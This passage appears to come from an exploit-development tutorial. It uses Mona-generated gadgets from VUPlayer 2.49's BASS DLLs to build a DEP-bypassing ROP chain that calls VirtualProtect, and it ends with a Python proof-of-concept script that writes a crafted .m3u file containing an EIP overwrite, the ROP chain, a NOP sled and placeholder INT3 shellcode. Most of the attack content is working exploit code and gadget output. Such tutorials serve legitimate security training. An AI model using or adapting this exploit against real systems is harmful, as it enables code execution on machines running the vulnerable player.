
First, let's find ROP gadgets to build up the arguments our VirtualProtect() function needs. This will become our toolbox for building a ROP chain, we can grab gadgets from executable modules belonging to VUPlayer by checking out the list here:


Executable modules

Base	Size	Entry	Name	File version	Path
00400000	00192000	004F82EC	VUPlayer	2.49	C:\Program Files\VUPlayer\VUPlayer.exe
10000000	00041000	10040036	BASS	2.3	C:\Program Files\VUPlayer\BASS.dll
10100000	0000A000	10109036	BASSWMA	2.3	C:\Program Files\VUPlayer\BASSWMA.dll
10600000	0000F000	1060E036	BASSMIDI	2.3	C:\Program Files\VUPlayer\BASSMIDI.dll
645F0000	0011C000	645F1C2B	MFC42	6.06.8063.0	C:\Windows\system32\MFC42.DLL
64760000	00038000		odbcint	6.1.7600.16385	C:\Windows\system32\odbcint.dll
647A0000	0008C000	647D0EC2	ODBC32	6.1.7601.17514	C:\Windows\system32\ODBC32.dll
719C0000	00032000	719C37F1	WINMM	6.1.7600.16385	C:\Windows\system32\WINMM.dll
73D30000	00014000	73D31340	MSACM32	6.1.7600.16385	C:\Windows\system32\MSACM32.dll
74650000	0019E000	7467E6C9	COMCTL32	6.10 (win7_rtm.	C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7601.18837_none_41e855142bd5705d\COMCTL32.dll
74DC0000	00009000	74DC1220	VERSION	6.1.7600.16385	C:\Windows\system32\VERSION.dll
75860000	0000C000	7586238E	MSASN1	6.1.7601.17514	C:\Windows\system32\MSASN1.dll
75870000	00121000	7587158E	CRYPT32	6.1.7601.23769	C:\Windows\system32\CRYPT32.dll
75A30000	0002F000	75A31142	XmlLite	1.3.1001.0	C:\Windows\system32\XmlLite.dll
75A60000	0004B000	75A67D88	KERNELBA	6.1.7601.18015	C:\Windows\system32\KERNELBASE.dll
75B30000	000CD000	75B3168B	MSCTF	6.1.7600.16385	C:\Windows\system32\MSCTF.dll
75C00000	000A1000	75C14939	ADVAPI32	6.1.7601.23915	C:\Windows\system32\ADVAPI32.dll
75CB0000	0007B000	75CB1AEE	comdlg32	6.1.7600.16385	C:\Windows\system32\comdlg32.dll
75D70000	0004E000	75D79E49	GDI32	6.1.7601.23914	C:\Windows\system32\GDI32.dll
75DC0000	0001F000	75DC1355	IMM32	6.1.7601.17514	C:\Windows\system32\IMM32.DLL
75DE0000	00057000	75DF9BA6	SHLWAPI	6.1.7600.16385	C:\Windows\system32\SHLWAPI.dll
75E40000	000F5000	75E41865	WININET	8.00.7600.16385	C:\Windows\system32\WININET.dll
75F80000	0015D000	75FCB9C5	ole32	6.1.7601.23889	C:\Windows\system32\ole32.dll
760E0000	000C9000	760FD6E1	USER32	6.1.7601.17514	C:\Windows\system32\USER32.dll
761B0000	00201000	761B22D9	iertutil	8.00.7601.19104	C:\Windows\system32\iertutil.dll
763C0000	000A2000	763F220B	RPCRT4	6.1.7600.16385	C:\Windows\system32\RPCRT4.dll
76470000	00091000	7647406A	OLEAUT32	6.1.7601.23775	C:\Windows\system32\OLEAUT32.dll
76510000	000D5000	7655CF97	kernel32	6.1.7601.18015	C:\Windows\system32\kernel32.dll
76680000	00140000	76681B89	urlmon	8.00.7600.16385	C:\Windows\system32\urlmon.dll
767C0000	0009D000	767F474C	USP10	1.0626.7601.238	C:\Windows\system32\USP10.dll
76860000	000AC000	7686A472	msvcrt	7.0.7601.17744	C:\Windows\system32\msvcrt.dll
76AB0000	00C4C000	76B314C1	SHELL32	6.1.7601.17514	C:\Windows\system32\SHELL32.dll
77700000	00142000		ntdll	6.1.7600.16385	C:\Windows\SYSTEM32\ntdll.dll
778A0000	00019000	778A4975	sechost	6.1.7600.16385	C:\Windows\SYSTEM32\sechost.dll
778E0000	0000A000	778E136C	LPK	6.1.7601.23930	C:\Windows\system32\LPK.dll

To generate a list of usable gadgets from our chosen modules, you can use the following command in Mona:

```
!mona rop -m "bass,basswma,bassmidi"
```



Check out the rop_suggestions.txt file Mona generated and let's get to building our ROP chain.

```
rop_suggestions - Notepad
File  Edit  Format  View  Help
Suggestions
-----------
[xor eax -> ecx]
0x1002cb00 (RVA : 0x0002cb00) : # XOR ECX,EAX # RETN    ** [BASS.dll] **   |  null {PAGE_EXECUTE_READWRITE}
[dec ebx]
0x10038a55 (RVA : 0x00038a55) : # DEC EBX # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
[inc edi]
0x1002f688 (RVA : 0x0002f688) : # INC EDI # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x10038a8b (RVA : 0x00038a8b) : # INC EDI # AND ESI,ECX # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x1003910f (RVA : 0x0003910f) : # INC EDI # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x10038917 (RVA : 0x00038917) : # INC EDI # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x10036d1b (RVA : 0x00036d1b) : # INC EDI # RETN    ** [BASS.dll] **   |  ascii {PAGE_EXECUTE_READWRITE}
0x1003969b (RVA : 0x0003969b) : # INC EDI # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x100382af (RVA : 0x000382af) : # INC EDI # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x1003971f (RVA : 0x0003971f) : # INC EDI # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x10037023 (RVA : 0x00037023) : # INC EDI # RETN    ** [BASS.dll] **   |  ascii {PAGE_EXECUTE_READWRITE}
0x100382a7 (RVA : 0x000382a7) : # INC EDI # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x10035bab (RVA : 0x00035bab) : # INC EDI # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x100363af (RVA : 0x000363af) : # INC EDI # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x10035f17 (RVA : 0x00035f17) : # INC EDI # RETN    ** [BASS.dll] **   |  ascii {PAGE_EXECUTE_READWRITE}
0x10036eb3 (RVA : 0x00036eb3) : # INC EDI # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x100382b7 (RVA : 0x000382b7) : # INC EDI # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x1003751f (RVA : 0x0003751f) : # INC EDI # RETN    ** [BASS.dll] **   |  ascii {PAGE_EXECUTE_READWRITE}
0x1003829f (RVA : 0x0003829f) : # INC EDI # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x10038b3f (RVA : 0x00038b3f) : # INC EDI # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x100371c3 (RVA : 0x000371c3) : # INC EDI # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x100361c7 (RVA : 0x000361c7) : # INC EDI # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x10038463 (RVA : 0x00038463) : # INC EDI # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x10038a8f (RVA : 0x00038a8f) : # INC EDI # ADD EBP,EDI # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x100370bb (RVA : 0x000370bb) : # INC EDI # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x10037867 (RVA : 0x00037867) : # INC EDI # RETN    ** [BASS.dll] **   |  ascii {PAGE_EXECUTE_READWRITE}
0x10036b6b (RVA : 0x00036b6b) : # INC EDI # RETN    ** [BASS.dll] **   |  ascii {PAGE_EXECUTE_READWRITE}
0x10037df3 (RVA : 0x00037df3) : # INC EDI # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x10039cf3 (RVA : 0x00039cf3) : # INC EDI # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x100360fb (RVA : 0x000360fb) : # INC EDI # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
[dec edx]
0x10035189 (RVA : 0x00035189) : # DEC EDX # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x100211a3 (RVA : 0x000211a3) : # DEC EDX # INC ECX # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x10021193 (RVA : 0x00021193) : # DEC EDX # INC ECX # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
[dec ebp]
0x106017e6 (RVA : 0x000017e6) : # DEC EBP # RETN    ** [BASSMIDI.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x1060180a (RVA : 0x0000180a) : # DEC EBP # RETN    ** [BASSMIDI.dll] **   |  ascii {PAGE_EXECUTE_READWRITE}
0x106018b2 (RVA : 0x000018b2) : # DEC EBP # RETN    ** [BASSMIDI.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x106016af (RVA : 0x000016af) : # DEC EBP # RETN    ** [BASSMIDI.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x106017f2 (RVA : 0x000017f2) : # DEC EBP # RETN    ** [BASSMIDI.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x10601817 (RVA : 0x00001817) : # DEC EBP # RETN    ** [BASSMIDI.dll] **   |  ascii {PAGE_EXECUTE_READWRITE}
0x106017da (RVA : 0x000017da) : # DEC EBP # RETN    ** [BASSMIDI.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x106018ef (RVA : 0x000018ef) : # DEC EBP # RETN    ** [BASSMIDI.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x106018fd (RVA : 0x000018fd) : # DEC EBP # RETN    ** [BASSMIDI.dll] **   |   {PAGE_EXECUTE_READWRITE}
0x106017fe (RVA : 0x000017fe) : # DEC EBP # RETN    ** [BASSMIDI.dll] **   |   {PAGE_EXECUTE_READWRITE}
```

First let's place a value into EBP for a call to PUSHAD at the end:

```
0x10010157,  # POP EBP # RETN [BASS.dll]
0x10010157,  # skip 4 bytes [BASS.dll]
```

Here, put the dwSize 0x201 by performing a negate instruction and place the value into EAX then move the result into EBX with the following instructions:

```
0x10015f77,  # POP EAX # RETN [BASS.dll]
0xfffffdff,  # Value to negate, will become 0x00000201
0x10014db4,  # NEG EAX # RETN [BASS.dll]
0x10032f72,  # XCHG EAX,EBX # RETN 0x00 [BASS.dll]
```

Then, we'll put the flNewProtect 0x40 into EAX then move the result into EDX with the following instructions:

```
0x10015f82,  # POP EAX # RETN [BASS.dll]
0xffffffc0,  # Value to negate, will become 0x00000040
0x10014db4,  # NEG EAX # RETN [BASS.dll]
0x10038a6d,  # XCHG EAX,EDX # RETN [BASS.dll]
```

Next, let's place our writable location (any valid writable location will do) into ECX for lpflOldProtect.

```
0x101049ec,  # POP ECX # RETN [BASSWMA.dll]
0x101082db,  # &Writable location [BASSWMA.dll]
```

Then, we get some values into the EDI and ESI registers for a PUSHAD call later:

```
0x1001621c,  # POP EDI # RETN [BASS.dll]
0x1001dc05,  # RETN (ROP NOP) [BASS.dll]
0x10604154,  # POP ESI # RETN [BASSMIDI.dll]
0x10101c02,  # JMP [EAX] [BASSWMA.dll]
```

Finally, we set up the call to the VirtualProtect() function by placing the address of VirtualProtect (0x1060e25c) in EAX:

```
0x10015fe7,  # POP EAX # RETN [BASS.dll]
0x1060e25c,  # ptr to &VirtualProtect() [IAT BASSMIDI.dll]
```

Then, all that's left to do is push the registers with our VirtualProtect() argument values to the stack with a handy PUSHAD then pivot to the stack with a JMP ESP:

```
0x1001d7a5,  # PUSHAD # RETN [BASS.dll]
0x10022aa7,  # ptr to 'jmp esp' [BASS.dll]
```

PUSHAD will place the register values on the stack in the following order: EAX, ECX, EDX, EBX, original ESP, EBP, ESI, and EDI. If you'll recall, this means that the stack will look something like this with the ROP gadgets we used to setup the appropriate registers:

```
| EDI (0x1001dc05) |
| ESI (0x10101c02) |
| EBP (0x10010157) |
================
VirtualProtect() Function Call args on stack
| ESP (0x0012ecf0) | ← lpAddress [JMP ESP + NOPS + shellcode]
| 0x201 | ← dwSize
| 0x40 | ← flNewProtect
| &WritableLocation (0x101082db) | ← lpflOldProtect
| &VirtualProtect (0x1060e25c) | ← VirtualProtect() call
================
```

Now our stack will be setup to correctly call the VirtualProtect() function! The top param hosts our shellcode location which we want to make executable, we are giving it the ESP register value pointing to the stack where our shellcode resides. After that it's the dwSize of 0x201 bytes. Then, we have the memory protection value of 0x40 for flNewProtect. Then, it's the valid writable location of 0x101082db for lpflOldProtect. Finally, we have the address for our VirtualProtect() function call at 0x1060e25c.

With the JMP ESP instruction, EIP will point to the VirtualProtect() call and we will have succeeded in making our shellcode payload executable. Then, it will slide down a NOP sled into our shellcode which will now work beautifully!

Updating Exploit Script with ROP Chain


It's time now to update our Python exploit script with the ROP chain we just discussed, you can see the script here:

vuplayer_rop_poc4.py


```
import struct

BUF_SIZE = 3000

def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      0x10010157,  # POP EBP # RETN [BASS.dll]
      0x10010157,  # skip 4 bytes [BASS.dll]
      0x10015f77,  # POP EAX # RETN [BASS.dll]
      0xfffffdff,  # Value to negate, will become 0x00000201
      0x10014db4,  # NEG EAX # RETN [BASS.dll]
      0x10032f72,  # XCHG EAX,EBX # RETN 0x00 [BASS.dll]
      0x10015f82,  # POP EAX # RETN [BASS.dll]
      0xffffffc0,  # Value to negate, will become 0x00000040
      0x10014db4,  # NEG EAX # RETN [BASS.dll]
      0x10038a6d,  # XCHG EAX,EDX # RETN [BASS.dll]
      0x101049ec,  # POP ECX # RETN [BASSWMA.dll]
      0x101082db,  # &Writable location [BASSWMA.dll]
      0x1001621c,  # POP EDI # RETN [BASS.dll]
      0x1001dc05,  # RETN (ROP NOP) [BASS.dll]
      0x10604154,  # POP ESI # RETN [BASSMIDI.dll]
      0x10101c02,  # JMP [EAX] [BASSWMA.dll]
      0x10015fe7,  # POP EAX # RETN [BASS.dll]
      0x1060e25c,  # ptr to &VirtualProtect() [IAT BASSMIDI.dll]
      0x1001d7a5,  # PUSHAD # RETN [BASS.dll]
      0x10022aa7,  # ptr to 'jmp esp' [BASS.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

junk = "A"*1012

rop_chain = create_rop_chain()

eip = struct.pack('<L',0x10601033) # RETN (BASSMIDI.dll)

nops = "\x90"*16

shellcode = "\xCC"*200

exploit = junk + eip + rop_chain + nops + shellcode
```

```
fill = "\x43" * (BUF_SIZE - len(exploit))

buf = exploit + fill

print "[+] Creating .m3u file of size "+ str(len(buf))

file = open('vuplayer-dep.m3u','w');
file.write(buf);
file.close();

print "[+] Done creating the file"
```

We added the ROP chain in a function called create_rop_chain() and we have our mock shellcode to verify if the ROP chain did its job. Go ahead and run the script then restart VUPlayer in Immunity Debug. Drag and drop the file to see a glorious INT3 instruction get executed!



You can also inspect the process memory to see the ROP chain layout:



